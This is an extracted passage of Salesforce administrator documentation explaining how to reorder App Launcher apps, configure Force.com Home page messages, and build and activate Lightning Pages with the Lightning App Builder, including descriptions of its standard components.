As a Salesforce admin, you control the default sort order of the Salesforce standard, custom, and connected apps that your users see in your org. Users can then rearrange their apps on the App Launcher to get their liking. You can also hide apps so that they don't show in the App Launcher.

Apps include Salesforce standard apps, such as the Salesforce Marketing app, the Service app, and any custom apps that you created for your org. Connected apps are third-party apps, such as Gmail, Google Drive, and Microsoft Office 365, that you install to make it easy for your users to get their work done.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Reorder the App Menu and App Launcher in Salesforce Classic

You can change the order in which apps appear in the app menu and App Launcher. The app menu is a drop-down list in the upper-right corner of every page in Salesforce Classic. If enabled, the App Launcher is listed in the drop-down menu. Apps in the App Launcher appear as large tiles and link to Salesforce standard apps, custom apps, and connected apps.

Reorder the App Launcher Apps in Lightning Experience

As a Salesforce admin, you can change your org's default visibility and the order in which apps appear in the Lightning Experience App Launcher. Users can then reorder their personal view of the App Launcher to their liking.

Reorder the App Menu and App Launcher in Salesforce Classic

You can change the order in which apps appear in the app menu and App Launcher. The app menu is a drop-down list in the upper-right corner of every page in Salesforce Classic. If enabled, the App Launcher is listed in the drop-down menu. Apps in the App Launcher appear as large tiles and link to Salesforce standard apps, custom apps, and connected apps.

1. From Setup, enter *App Menu* in the `Quick Find` box, then select **App Menu**.
2. From the list of app menu items, drag the apps to change their order. Changes take effect immediately.
3. Optionally, click **Visible in App Launcher** or **Hidden in App Launcher** to show or hide individual apps from the App Launcher for all users in the org.

The app menu lists all apps installed in the org. However, the apps that users see in their App Launcher vary. Salesforce admins control each app's visibility settings and users' permissions.

EDITIONS

Available in: Salesforce Classic

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view apps:

- "View Setup and Configuration"

To manage apps:

- "Customize Application"

SEE ALSO:

Build Your Own Salesforce App

Access Other Salesforce Apps

App Launcher

Reorder the App Launcher Apps in Lightning Experience

As a Salesforce admin, you can change your org's default visibility and the order in which apps appear in the Lightning Experience App Launcher. Users can then reorder their personal view of the App Launcher to their liking.

The App Launcher displays a user's available Salesforce apps and the connected apps that a Salesforce admin installs for the org.

1. From Setup, enter *App Menu* in the Quick Find box, then select **App Menu**.
2. From the list of app menu items, drag the apps to change their order. Changes take effect immediately.
3. Optionally, click **Visible in App Launcher** or **Hidden in App Launcher** to show or hide individual apps from the App Launcher for all users in the org.

All apps installed in the org appear on the app menu items list. However, the apps that users see in their app menu and App Launcher vary depending on each app's visibility settings and the user's permissions. Users see only the apps that they are authorized to see according to their profile or permission sets.

For connected apps and service providers to appear in the App Launcher, specify their start URL in the App Manager.

EDITIONS

Available in: Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

SEE ALSO:

Build Your Own Salesforce App

Access Other Salesforce Apps

Make the App Launcher the Default Landing Page

Make it easy for your Salesforce Identity users to access what they need by presenting the redesigned App Launcher as the default landing page when they log in to Salesforce.

Note: These steps work in Lightning Experience. If you see the App Launcher icon (⁞⁞⁞) on the left side of the navigation bar at the top of your screen, you're in Lightning Experience. If not, you're in Salesforce Classic.

1. From Setup, enter *App Manager* in the Quick Find box, then select **App Manager**.
2. Click **New Lightning App** and walk through the New Lightning App wizard.

   Add only the App Launcher tab to Selected Items.
3. Make the App Launcher the default when users log in for the first time.
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Select a profile and scroll to the Custom App Settings section.
   c. Select **Default** next to the Lightning app.
4. Log out and log in again.

   The new Lightning app appears in the navigation bar and App Launcher.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Force.com Home Page

The Force.com Home page contains options for building and managing applications.

You access the Force.com Home page from Setup.

- The left sidebar, which you can browse or search, provides access to all setup actions, tasks, and tools.
- The Getting Started box contains a tool for generating a basic app in a single step and links to information about extending and managing apps. This box doesn't appear if you've previously dismissed it.
- The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.
- The System Overview messages box displays messages to remind you when your organization reaches its usage limits. The System Overview messages box is not enabled by default.
- The Quick Links box provides links for managing tools, users, apps, security, and data.
- The Community box showcases available resources. If you've previously dismissed this box, it reappears with each new release.
- The right pane includes external links that are useful for developers and administrators.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: all editions except **Database.com**

USER PERMISSIONS

To access the Force.com Home page:
- "Customize Application"

Recent Items List (Beta)

The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.

Recent Items List (Beta)

The Recent Items list shows recent metadata items that you've viewed, edited, or created and their related objects.

Note: The Recent Items list is in beta. It is production quality but has known limitations.

The Recent Items list includes:

- Apex classes
- Apex triggers
- Approval processes
- Apps
- Custom report types
- Email templates
- Fields
- Objects
- Page layouts
- Permission sets
- Profiles
- Record types
- Static resources
- Tabs
- Users

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: all editions except **Database.com**

- Validation rules
- Visualforce pages
- Visualforce components
- Workflow email alerts
- Workflow field updates
- Workflow outbound messages
- Workflow rules
- Workflow tasks

Note: The Recent Items list in Setup is independent of the Recent Items section in the sidebar column of many Salesforce pages. The list in Setup shows items that administrators use, while the Recent Items section in the sidebar displays records with which end users have worked.

Configuring Force.com System Overview Messages

Note: The system overview page shows only the items enabled for your organization. For example, your system overview page shows workflow rules only if workflow is enabled for your organization.

Add system overview usage messages to the Force.com Home page to remind you when your organization approaches its limits. You can expand, collapse, and dismiss the system overview messages that appear on the Force.com Home page. By default, the system overview home page messages are enabled.

To configure the system overview messages on the Force.com Home page:

1. From Setup, enter *System Overview* in the Quick Find box, then select **System Overview**.
2. Click **Configure Force.com Messages**.
3. Select or deselect the types of system overview messages to show or hide on the Force.com Home page.
4. Click **OK**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: All Editions except **Personal** and Database.com

USER PERMISSIONS

To configure Force.com messages:
- "Customize Application"

Important: System overview messages only appear on the Force.com Home page when your organization approaches its limits.

When you enable or dismiss system overview messages on the Force.com Home page, it only impacts your individual view of the system overview messages.

Lightning App Builder

The Lightning App Builder is a point-and-click tool that makes it easy to create custom pages for Salesforce1 and Lightning Experience. With the Lightning App Builder, you can combine various components on a single page to give your users what they need all in one place.

You can access the Lightning App Builder from Setup by entering `Lightning App Builder` in the `Quick Find` box and then selecting **Lightning App Builder**.


With the Lightning App Builder, you can build:

- Single-page apps that drill down into standard pages
- Dashboard-style apps, such as apps to track top sales prospects or key leads for the quarter
- "Point" apps to solve a particular task, such as an expense app for users to enter expenses and monitor expenses they've submitted
- Custom record pages for your objects, tailored to the needs of your users
- Custom Home pages containing the components and features that your users use most

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Lightning Pages are the underlying technology for the Lightning App Builder. A Lightning Page is a custom layout that lets you design pages for use in the Salesforce1 mobile app or in Lightning Experience.

Lightning Pages are built using Lightning components—compact, configurable, and reusable elements that you can drag and drop into regions of the page in the Lightning App Builder.

You can use standard, custom, and third-party components in the Lightning App Builder.

Standard Components

Standard components are Lightning components built by Salesforce.

Custom Components

Custom components are Lightning components that you or someone else have created. With some modifications, custom Lightning components can work in the Lightning App Builder. For more information on making Lightning components App Builder–friendly, see the *Lightning Components Developer Guide*.

Third-Party Components on AppExchange

The AppExchange provides a marketplace for Lightning components. You can find packages containing components already configured and ready to use in the Lightning App Builder.

The Lightning App Builder is supported on the latest desktop versions of Microsoft® Internet Explorer®, Google Chrome™, Apple® Safari®, and Mozilla® Firefox®. Lightning App Builder is not supported on mobile browsers or on Internet Explorer versions 10 and earlier. The minimum recommended resolution for Lightning App Builder is 1280x1024.

SEE ALSO:

Create an App Home Page with the Lightning App Builder

Create a Custom App Page: The Big Picture

With just a few steps, you can create an app page that lets your Lightning Experience and Salesforce1 users access the most important objects and items in your custom app. Custom app pages are built using Lightning Pages.

1. Before creating your page, determine which components you want to include and the global actions your users need.
2. Create the Lightning Page.
3. Add actions to your page.
4. Activate your Lightning Page in the Lightning App Builder.

   Activation lets you create a custom tab for your app page, set its visibility, and add it to the Salesforce1 navigation list and Lightning Experience app navigation bars all in one place.

Lightning Pages


A Lightning Page is a custom layout that lets you design pages for use in the Salesforce1 mobile app or in Lightning Experience.

Lightning Pages occupy a middle ground between page layouts and Visualforce pages. Like a page layout, Lightning Pages allow you to add custom items to a page. However, these items, instead of being fields or Visualforce components, are Lightning components, which allow much more flexibility.

You can use a Lightning Page to create an app page that you can add to the Salesforce1 navigation list or to a Lightning app's navigation bar. An app page gives your users quick access to the objects and items that are most important in that app.

You can also use a Lightning Page to create a customized record or Home page for Lightning Experience. And if you have Lightning for Outlook, you can create a custom Email Application pane.


The structure of a Lightning Page adapts for the device it's viewed on. The template you choose when creating the page controls how it displays on a given device. The Lightning Page's template divides the page into regions.



Lightning Pages are built using Lightning components—compact, configurable, and reusable elements that you can drag and drop into regions of the page in the Lightning App Builder.

A Lightning Page consists of regions that can contain multiple components.

Example: This Lightning Page in Salesforce1 has a filter list component, a recent items component, and one global action.



SEE ALSO:

Considerations and Limitations for Flows in Lightning Pages (Beta)

Lightning Page Types

You can create different types of Lightning Pages with the Lightning App Builder. After you set a Lightning Page's type, you can't change it.

App Page

App pages are supported both in Salesforce1 and Lightning Experience.

Use an app page to create a home page for a third-party app that you can add directly into the Salesforce1 and Lightning Experience navigation menus. Your users then have an app home page where they can quickly access the most important objects and items.

Add global actions to an app page to enhance its functionality. Global actions allow a user to do things from your app page, such as add call details, create and update records, send email, and create a task. When a user visits a Lightning Page in Salesforce1, the page's actions appear in its action bar. In Lightning Experience, actions appear in the highlights panel at the top of the page.

Important: Create actions in the full Salesforce site before adding them to your app page.

App pages support only global actions. Standard Chatter actions, such as Post, File, Link, and Poll, aren't supported.

When a user visits an app page in Salesforce1 or Lightning Experience, only the actions that you specify for the page are displayed. If you haven't specified any actions, no actions appear.

Home Page

Create Home pages with features relevant to specific types of users, and assign the customized pages to different user profiles. Custom Home pages are supported in Lightning Experience only.

Record Page

With a record page, you can create a customized version of an object's record page, tailoring it to your users' needs. Custom record pages are supported in Lightning Experience only.

Note: Actions you see on Lightning Experience record pages and the Home page are taken from object and global page layouts. You can't add, edit, or remove actions on these pages using the Lightning App Builder.

Email Application Pane (Beta)

Create custom email application panes to let users work with Salesforce content that's most relevant to them from Lightning for Outlook. Custom email application panes are supported in Salesforce Classic and Lightning Experience.

SEE ALSO:

- Create an App Home Page with the Lightning App Builder
- Configure Lightning Experience Record Pages

Standard Lightning Page Components

Standard components are Lightning components built by Salesforce. Several standard components are available when creating Lightning Pages.

Note: The components listed here are supported across all page types, except when otherwise indicated. This list doesn't include all available standard components. Other standard component types are available and vary based on the type of page you're creating and with which object the page is associated.

Some standard components have required properties that you must configure for the component to work on the page. When you add a component to a Lightning Page in the Lightning App Builder, its required properties are marked with an asterisk.

A Lightning Page region or tab can contain up to 25 components.

If you have an app page for use in Salesforce1, you can associate Lightning Page components on that page only with objects that Salesforce1 supports. See What Data Is Available in the Salesforce1 Mobile App?.

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

App Launcher Component

The App Launcher displays a user's available Salesforce apps and the connected apps the administrator has configured. Users navigate between apps using the App Launcher.

This component is supported in API version 35.0 and later.

Contact Salesforce to enable the App Launcher component for the Lightning App Builder in your organization.

Chatter Component

As of API version 38, the Feed component has been renamed Chatter in the Lightning App Builder. Use it to place a publisher and feed combo on a record page.

Chatter Feed Component

Use the Chatter Feed component to place a feed anywhere on a record page. The feed gives you a way to view posts, comments, and questions. Its attribute, `Feed Type`, takes one of these values.

- `Bookmarked` shows a feed of all items the current user has bookmarked.
- `What I Follow` shows a feed of all items the current user has followed.
- `To Me` show a feed of all items where the current user is mentioned.

No coding is required to join a feed to a publisher. The connection is made automatically with the publisher and any feed on the page. The Chatter Feed component is available in API version 38.0 and later.

Chatter Publisher Component

Use the Chatter Publisher component to place a feed publisher anywhere on a record page. The publisher gives you a way to post, poll, or ask a question in a feed. Its attribute, `Type`, always takes the value *`Global`*. Use the Chatter Publisher component with the Chatter Feed component to get a full feed experience. No coding is required to join a publisher to a feed. The connection is made automatically with the publisher and any feed on the page. The Chatter Publisher component is available in API version 38.0 and later.

Filter List Component

The Filter List component points to a list view and displays the first few records from that view. It supports all public and shared list views that are associated with standard and custom objects, except:

- Activity
- ContentVersion (Files)
- Task
- User
- UserProfile

By default, a Filter List component displays the first three records in the list, but you can set it to show a maximum of 30.

You can't give a Filter List component a custom name. The component's name is derived from the name of the list view filter you select when you configure the component.

In the Lightning App Builder, the Object drop-down list for this component displays only those objects that have list views associated with them.

Highlights Panel Component

The Highlights Panel component displays record highlights along with action buttons. To streamline your highlights panel by not showing the second row of information and reducing the size of the first row, select the **Show as collapsed** checkbox. To show fewer action buttons, reduce the number using the **Number of Visible Action Buttons (up to 10)** attribute.

To display the highlights horizontally or vertically, drag the Highlights Panel component into a region with the horizontal or vertical dimensions you want. The highlights panel adjusts to fit the region's space. For example, if you drag it into a narrow column, the highlights display vertically. If you drag it to a full-page width column, the highlights display horizontally.

Recent Items Component

The Recent Items component displays a list of the most recently used items. The default is three, but you can set it to show a maximum of 30. In the Lightning App Builder, you can specify which objects' records appear in the recent items list.

The Recent Items component supports these objects, based on the specified properties:

- All custom objects
- All standard objects for which both of these conditions are true:
  - A compact layout is defined for the object.
  - The object is tracked in the most recently used objects list.

  If an object is tracked in the most recently used objects list, one or both of the `LastViewedDate` or `LastReferencedDate` fields are present.

The Recent Items component doesn't support these objects:

- ContentVersion (Files)
- User
- UserProfile

Related List Component

Use the Related List component to include a *single* related list for a record in your Lightning Page. To include *all* related lists for a record, use the Related Lists component.

You can configure this component to display a related list for the record associated with your page, or you can display information for the parent record. Using a parent record is optional.

This component is supported in API version 39.0 and later. You can use it in record pages only.

Tip: Make sure that the page layout for your users includes the related list you want to use. If using a parent record, update the parent record's page layout.

Related Record Component

Use the Related Record component to display the details of a related record, including the details of a parent record in your Lightning Page. This component provides your users with built-in record creation, inline edit, and the ability to unlink a record and link a new one. This functionality is possible because the component uses actions under the covers.

This component is supported in API version 39.0 and later. You can use it in record pages only.

Note:

- To use this component, an object must have an associated quick action to update the records. Some lookup fields have default actions. If there are no actions available for your lookup, follow the links in the Lightning App Builder property editor to create the actions.
- To use the Parent Case and Asset lookup fields on cases, update the field-level security to visible instead of hidden. Otherwise, your users see an error.
- Cases are linked to default accounts that can't be removed (unlinked) from the component unless the contact is also removed at the same time.

Report Chart Component

Use the Report Chart component to include a chart from a report in your Lightning Page. If you leave the component's `Label` field blank, the component's label is derived from the report's label.

The chart refreshes if its report data is more than one day old. In the component properties, you can choose to display a refresh button to enable users to refresh the chart. Saving the report's definitions also updates the chart data in the component.

Setting a filter on the report chart data is supported only for record pages. If you set a filter option, the Report Chart component displays only that filtered data to users.

This component is supported in API version 32.0 and later. It doesn't work with reports that are located in the My Personal Custom Reports folder. Report Chart components that refer to reports in the Unfiled Public Reports folder aren't deployable when you include them in a package.

Rich Text Component

Use the Rich Text component to add text and simple HTML markup to your Lightning Page.

Note: JavaScript, CSS, iframes, and other advanced markup aren't supported. To use advanced HTML elements in a component, we recommend using a Visualforce page component or a custom Lightning component.

The Rich Text component is limited to 4,000 characters. This component is supported in API version 32.0 and later.

Skype for Business Component

The Skype for Business component adds Skype controls to standard and custom record pages that have at least one email field. The controls let you see who's online, initiate audio and video calls, and chat.

This component requires a Skype for Business license. You must also disable LockerService for your org. In Setup, go to Critical Updates and deactivate **Enable Lightning LockerService Security**.

Note: To let your reps save chat conversations from the Skype window as notes, enable Notes for your org. Reps access saved chats from the Notes tab in Salesforce.

Tabs Component

Use the Tabs component to add tabs to a region of your Lightning Page. Choose from a set of standard tabs or create custom tabs to enhance record pages for your Lightning Experience users. The Tabs component is supported only for Lightning Experience record pages.

You can place up to 25 tabs in a Tabs component. This component is supported in API version 36.0 and later.

Visualforce Page Component

Use the Visualforce Page component to include a Visualforce page in your Lightning Page.

If you leave the component's `Label` field blank, the component's label is taken from the label of the Visualforce page that you assign to it.

If you leave the `Height` field blank, the Visualforce page's height defaults to 300 pixels when it displays in Salesforce1.

This component is supported in API version 32.0 and later.

To appear in Salesforce1 or Lightning Experience, the Visualforce page must have the **Available for Salesforce mobile apps and Lightning Pages** option selected. This option is available for pages that are set to API version 27.0 and later.

Wave Analytics Dashboard Component

Use the Wave Dashboard component to include Wave Analytics dashboards in your Lightning Page. Contact Salesforce to enable the Wave Dashboard component for the Lightning App Builder.

Select the dashboard to display from the drop-down list. If you leave the `Height` field blank, the dashboard's height defaults to 300 pixels when it displays in your Lightning Page.

You can control the visibility of the dashboard's title and specify whether the dashboard appears when an error occurs. With the Open Links in New Windows attribute, you can specify where links from the dashboard to other assets are opened. With the Filter attribute, you can use JSON to filter dataset fields at runtime.

For more information, see Embed Wave Dashboards in Lightning Pages.


SEE ALSO:

Custom Lightning Page Components

Custom Lightning Page Components

The Lightning App Builder supports custom Lightning components.

Custom components in your org that are configured for use in the Lightning App Builder appear in the Lightning Components pane.



EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

If you have an app page for use in Salesforce1, you can associate Lightning Page components on that page only with objects that Salesforce1 supports. See What Data Is Available in the Salesforce1 Mobile App?.

Your custom Lightning components don't automatically work on Lightning Pages or in the Lightning App Builder. To make a custom component usable in both, you need to:

1. Configure the component and its component bundle so that they're compatible with the Lightning App Builder and Lightning Pages.
2. Deploy My Domain in your org. When you deploy My Domain, references and links to Lightning resources are in the format `https://<myDomain>.lightning.force.com`.

SEE ALSO:

Standard Lightning Page Components

My Domain

Create an App Home Page with the Lightning App Builder

Create a home page for an app that you can add directly into the Salesforce1 navigation list and into Lightning apps. Your users can then easily access the objects and items that are most important in that app.

1. From Setup, enter *App Builder* in the Quick Find box, then select **Lightning App Builder**.
2. Click **New**.
3. Select **App Page** and then click **Next**.
4. Give your app page a label, and then click **Next**.
   The label can be up to 80 characters.
5. Select a page template and click **Finish**.
6. Drag the components that you want onto the page.
   Drag components up and down to rearrange them. You can also click a component's top or bottom border to create an insertion point ( ) for the next component.
7. Click each component on the page to configure its properties.
8. Click in the empty area of the canvas or on the **Page** link in the breadcrumb to configure the page properties.
   The Description field is limited to 255 characters. The Developer Name field is limited to 80 characters, but if you have a namespaced org, we recommend using fewer than 65 characters. When you create a Lightning Page, the developer name is derived from the first 40 characters of the label that you give the page.
9. Optionally add global actions to your page.
   a. In the page properties, click **Select**.
   b. Add, remove, or reorder the actions for your page.
      Actions you select appear on the page's action bar in Salesforce1 and in the highlights panel at the top of the page in Lightning Experience. An app page is the only type of Lightning Page that you can add actions to in this way. Other Lightning Pages derive their actions from the object and global page layouts.
   c. Click **OK**.
10. Click **Save** when you're done editing your page.

To give your users access to the app page in Salesforce1 and Lightning Experience, you must activate it first.

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder
- "Customize Application"

To view Lightning Pages in the Lightning App Builder
- "View Setup and Configuration"

SEE ALSO:

Add Your App Page to Salesforce1 and Lightning Experience

Lightning App Builder

Add Your App Page to Salesforce1 and Lightning Experience

To add your custom app page to Salesforce1 and Lightning Experience, you must activate it. You can also rename the Lightning Page tab, adjust its visibility, set its position in the Salesforce1 navigation list, and add it to a Lightning app. The Lightning App Builder's activation feature makes this process easy.

Tip: You can activate your app page for either Salesforce1, Lightning Experience, or both.

1. To open your app page, from Setup, enter *Lightning App Builder* in the Quick Find box, select **Lightning App Builder**, and then click **Edit** next to the page.
2. In the Lightning App Builder, click **Activation**.
3. Update the activation properties, if desired.

   You can:

   - Change the page's custom tab label. By default, the label that you give the Lightning Page is used as the label for its custom tab.
   - Change the custom tab's icon. The icon that you choose here is used as the icon for the app in Salesforce1 and for the page in Lightning Experience.
   - Adjust the custom tab's visibility if you're activating the page for the first time.
4. Add the page to one or more custom Lightning apps.

   You must create a custom Lightning app before you can add your app page to Lightning Experience.
5. Set the page's position in the Salesforce1 navigation list.

   To have your page appear in the Apps section of the Salesforce1 navigation list, put the tab below Smart Search Items.

   Note: The first item that you put in the navigation list becomes your users' landing page. If you want your users to see your custom app page first when they open Salesforce1, put the page first in the list.
6. Click **Activate**.

Your Lightning Page is now ready for your Salesforce1 and Lightning Experience users!

SEE ALSO:

Create Lightning Page Tabs

Customize the Salesforce1 Navigation Menu

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

Email application pane pages available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and save Lightning Pages in the Lightning App Builder

- "Customize Application"

To view Lightning Pages in the Lightning App Builder

- "View Setup and Configuration"

Create Lightning Page Tabs

Before you can include an App Page type of Lightning Page in the Salesforce1 navigation list or in a Lightning app, you must create a custom tab for it.

When you first activate an app page in the Lightning App Builder, a tab is created for the page as part of the activation process. You can also create a tab for the page manually in Setup before you activate it.

Lightning Page tabs only facilitate inclusion of the Lightning Page in Salesforce1 and Lightning Experience.

You can create a custom tab only for an App Page type of Lightning Page.

EDITIONS

Available in: Salesforce Classic

Available in: **All** editions except **Database.com**

USER PERMISSIONS

To create and edit custom tabs:

- "Customize Application"

1. From Setup, enter *Tabs* in the Quick Find box, then select **Tabs**.
2. Click **New** in the Lightning Page Tabs related list.
3. Choose a Lightning Page for the tab.
4. Enter a label.

   This text is used as the display name for the Lightning Page.
5. Select a tab style to set a color scheme and icon for the Lightning Page tab.

   Optionally, click **Create your own style** on the Tab Style Selector dialog to create a custom tab style if your org has access to the Documents tab. To create your own tab style:

   a. Click the **Color** lookup icon to display the color selection dialog and click a color to select it.

   b. Click **Insert an Image**, select the document folder, and select the image you want to use.

      Alternatively, click **Search in Documents**, enter a search term, and click **Go!** to find a document file name that includes your search term.

      Note: This dialog only lists files in document folders that are under 20 KB and have the Externally Available checkbox selected in the document property settings. If the document used for the icon is later deleted, Salesforce replaces it with a default multicolor block icon ( ).

   c. Select a file and click **OK**. The New Custom Tab wizard reappears.
6. Enter a description of the tab, if desired, and click **Next**.
7. Choose the user profiles for which the new custom tab will be available.


   Note: In Salesforce Classic, the Default On and Default Off options for Lightning Page tabs don't work the same way as for other custom tabs. The Lightning Page menu item appears for the selected profiles in Salesforce1 whether you choose Default On or Default Off. Select the **Tab Hidden** option to hide the Lightning Page for the selected profiles.
8. Click **Save**.

Configure Lightning Experience Record Pages

Use the Lightning App Builder to add, remove, or reorder components on a record page to give users a customized view for each object's records.

You can create a record page for Lightning Experience in two ways.

1. Edit a record page in Lightning Experience.
   a. From the Setup menu on a record page, select **Edit Page**.



   When you select Edit Page for the first time, Salesforce makes a copy of the standard page. This copy is what you then edit in the Lightning App Builder. If a customized page exists and is active, selecting Edit Page opens that page to edit.

2. Create a new page from the Lightning App Builder list page.
   a. From Setup, enter *App Builder* in the Quick Find box, then select **Lightning App Builder**.
   b. Click **New**.
   c. Select **Record Page**.
   d. Complete the steps in the new page creation wizard.

      To create an empty page, select a page template. To create a page prepopulated with standard components, clone the system default page.

3. In the Lightning App Builder, add, edit, or remove components to change the page's layout. Reorder components by dragging them around the canvas.

EDITIONS

Lightning App Builder available in: both Salesforce Classic and Lightning Experience

Lightning record, home, and utility bar pages available in: Lightning Experience

Lightning app pages available in: both Salesforce1 and Lightning Experience

